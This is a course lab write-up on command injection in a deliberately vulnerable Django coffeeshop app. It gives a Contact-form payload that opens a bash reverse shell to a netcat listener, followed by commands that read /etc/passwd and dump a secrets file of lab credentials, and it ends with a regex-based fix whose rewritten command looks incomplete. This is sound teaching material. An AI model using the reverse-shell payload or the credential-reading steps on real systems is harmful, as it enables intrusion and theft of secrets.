Secure Programming


Week 8

Command Injection

Set up the exploit of Reverse Shell

A reverse shell is an example of a back door: an entry point that an attacker uses that was not intended by the developer. In our example today, the attacker creates a Bash entry point on port 9000.
Note: we are using the csthridparty application so we'll need to install this before attempting this lab *(see Week 4 XSS for a copy of the latest build)*.


- Open up a terminal and start the `csthirdparty` server.
- SSH into the VM using the following command: `vagrant ssh -t`
  - **Note:** the `-t` option is necessary to create an interactive shell. The `-t` option forces a pseudo-terminal allocation for the session. It's especially useful for commands that require terminal features, such as job control (e.g., backgrounding and suspending processes) or interactive prompts, which is what we want it for.
- Find the IP address of the container using `ifconfig`, e.g.,



`inet 172.17.0.3`

- Create a 'listener' on the csthirdparty VM. Type the following command: `nc -lvp 9000`
  - **Note:** the `nc` command is `Netcat`, which is a networking tool used for tasks such as creating `TCP/UDP` connections, port scanning, and transferring files. When you


run `nc -lvp 9000`, netcat sets up a listener on port 9000, waiting for incoming TCP connections (`v` is verbose so will show more detailed outputs). Once a connection is established (e.g., from another computer or process), data can be exchanged through this connection. This connection will be used to create the backdoor into to coffeeshop server.




- Open a second terminal and start the coffeeshop application and login as Bob.
- Navigate to the “Contact” page.
- Enter in the following code in the contact box:

```
" && bash -c 'bash -i >& /dev/tcp/<your-servers-IP>/9000 0>&1' #
```

  - The above injected code is designed to exploit a command injection vulnerability and execute a reverse shell.
  - **Let’s break it down:**
    - `"`: Closes the string in the function that takes in the Contact message
    - `&&`: This chains commands, allowing a new command to run after the existing one. It enables the injected command to run separately from the intended operation.
    - `bash -c`: Executes a command in a new instance of the Bash shell.
    - `bash -i`: Starts an interactive instance of the Bash shell.
    - `>& /dev/tcp/<your-servers-IP>/9000`: Redirects the shell's output and input through a TCP connection to the IP address of your container on port 9000.
    - `0>&1`: This redirects standard input to standard output, which allows for bidirectional communication over the connection.
    - `#`: Comment delimiter to ignore anything after the command is executed.
  - In summary, this command opens a reverse shell, connecting back to the attacker's listening netcat session on <IP>:9000, allowing them to execute commands remotely on the server. The output will be sent to the hacker’s port (9000). As the Bash command was started by Apache, it will be running as the same user, typically `www-data`, with that user’s privileges.




- On the csthirdparty we should now be logged into the interactive shell.




1. Explain the outputs from the above commands?

`ps x`




Lists processes in the container/VM. We see a Bash process spawned by Apache when the reverse shell lands, along with the web server/app processes. This confirms an interactive shell is running inside the target environment via our listener.

`cat /etc/passwd`



Dumps the system's account database (usernames, UIDs, shells; passwords are not stored here, just x). Seeing entries like root and www-data shows which service accounts exist on the box. This demonstrates read access to system files from the webserver context.

`whoami`



Prints the effective user of the reverse shell. In this lab, because Apache started the shell, it will typically be www-data (the web server user), reflecting the privileges we gained.

Exploit the Reverse Shell

2. What command could you use to retrieve the contents of the config.env file on the coffeeshop server?

`find / -name config.env 2>/dev/null`

`cat /path/to/config.env` `cat /secrets/config.env`

```
www-data@369cfde03a25:/$ find / -name config.env 2>/dev/null
find / -name config.env 2>/dev/null
/secrets/config.env
www-data@369cfde03a25:/$ cat /secrets/config.env
cat /secrets/config.env
export DBOWNER=coffeeshopowner
export DBOWNERPWD='Arabica123'
export DBOWNEREMAIL='admin@coffeeshop.com'
export DBADMIN=admin
export DBADMINPWD='Robusto123'
export DBADMINEMAIL='admin@coffeeshop.com'
export DBUSER1='bob'
export DBUSER1PWD='bobPass123'
export DBUSER1EMAIL='bob@bob.com'
export DBUSER1FIRSTNAME='Bob'
export DBUSER1LASTNAME='Smith'
export DBUSER2='alice'
export DBUSER2PWD='alicePass123'
export DBUSER2EMAIL='alice@alice.com'
export DBUSER2FIRSTNAME='Alice'
export DBUSER2LASTNAME='Adams'
export SECRET_KEY='-i+(@5eawm)6qhk!_s7r4yyab)apeccu8(ut(5pj-vx59xe%^o'
export GRAYLOG_ROOT_PASSWORD="grayPass123"
www-data@369cfde03a25:/$
```

The Vulnerable Code

The code vulnerability lies in the contact function in the views.py code. Locate the contact function. The following code in the contact function allows the command injection to be executed:

`views.py` (291-296)

```
        body = request.POST['message']
        cmd = ' printf "From: ' + request.user.email + \
            '\nSubject: CoffeeShop User Contact\n\n' + body + \
            '" | ssmtp contact@coffeeshop.com'
        log.info("Command: " + cmd)
        os.system(cmd)
```

This line constructs a command by directly concatenating user input (body and request.user.email) into a command string, which is then executed using `os.system(cmd)`. If an attacker includes a command injection payload within the body input (like the reverse shell code), it will be executed by the server.

If we take the previous command injection string as an example, the resulting cmd string that is passed to the `os.system` function would be:

```
printf "From: bob@bob.com\nSubject: CoffeeShop User Contact\n" &&
bash -c 'bash -i >& /dev/tcp/<your-servers-IP>/9000 0>&1' # | ssmtp
```

Fixing the Vulnerability

First, import the regular expression library at the top of the `views.py` code:

```
import re
```

Replace the body and cmd code:

```
        body = request.POST['message']
        cmd = ' printf "From: ' + request.user.email + \
            '\nSubject: CoffeeShop User Contact\n\n' + body + \
            '" | ssmtp contact@coffeeshop.com'
```

↓

```
        body = re.sub(r'[^\w\s\.,!?]', '', request.POST['message'])
        cmd = f"From: {request.user.email}\nSubject: CoffeeShop User
Contact\n\n{body}"
```

The regex performs the following steps:

- `[^\w\s.,!?]`: This pattern matches any character that is not a word character (`\w` includes letters, digits, and underscores), whitespace character (`\s`), or basic punctuation (`.,!?`).
- `re.sub()`: Replaces all matched characters (anything outside the allowed set) with an empty string (`''`), effectively removing them from the input.


Why This Prevents Command Injection

- **Removal of Potentially Harmful Characters:** By stripping out characters like `;`, `&`, `|`, and `$`, which are commonly used in shell commands, the fix removes the ability to chain or inject additional commands.
- **Restricting Input to Alphanumeric and Basic Punctuation:** This approach limits the input to only include letters, numbers, spaces, and a few basic punctuation marks, significantly reducing the chances of executing unintended commands.

3. What do you see on the attacker server now?

   Set up the exploit as before and re-send the attack string through the contact form.

   After applying the regex sanitization to the Contact handler (stripping characters used to chain shell commands) and resubmitting the payload, the netcat listener just keeps “listening” — no incoming connection is established, and we do not get a shell. That’s because the dangerous characters are removed, preventing the injected Bash command from executing.



Your Message Has Been Sent

Thank you for contacting us.

Fixing the Vulnerability (link to the commit)

DanyilT/django-coffeeshop repo forked from stephen-oshaughnessy/django-coffeeshop

Fixing Command Injection vulnerability (views.py):
DanyilT/django-coffeeshop/commit/2d27d091f408f59ea3a0a35be4de6b8edf65e8d6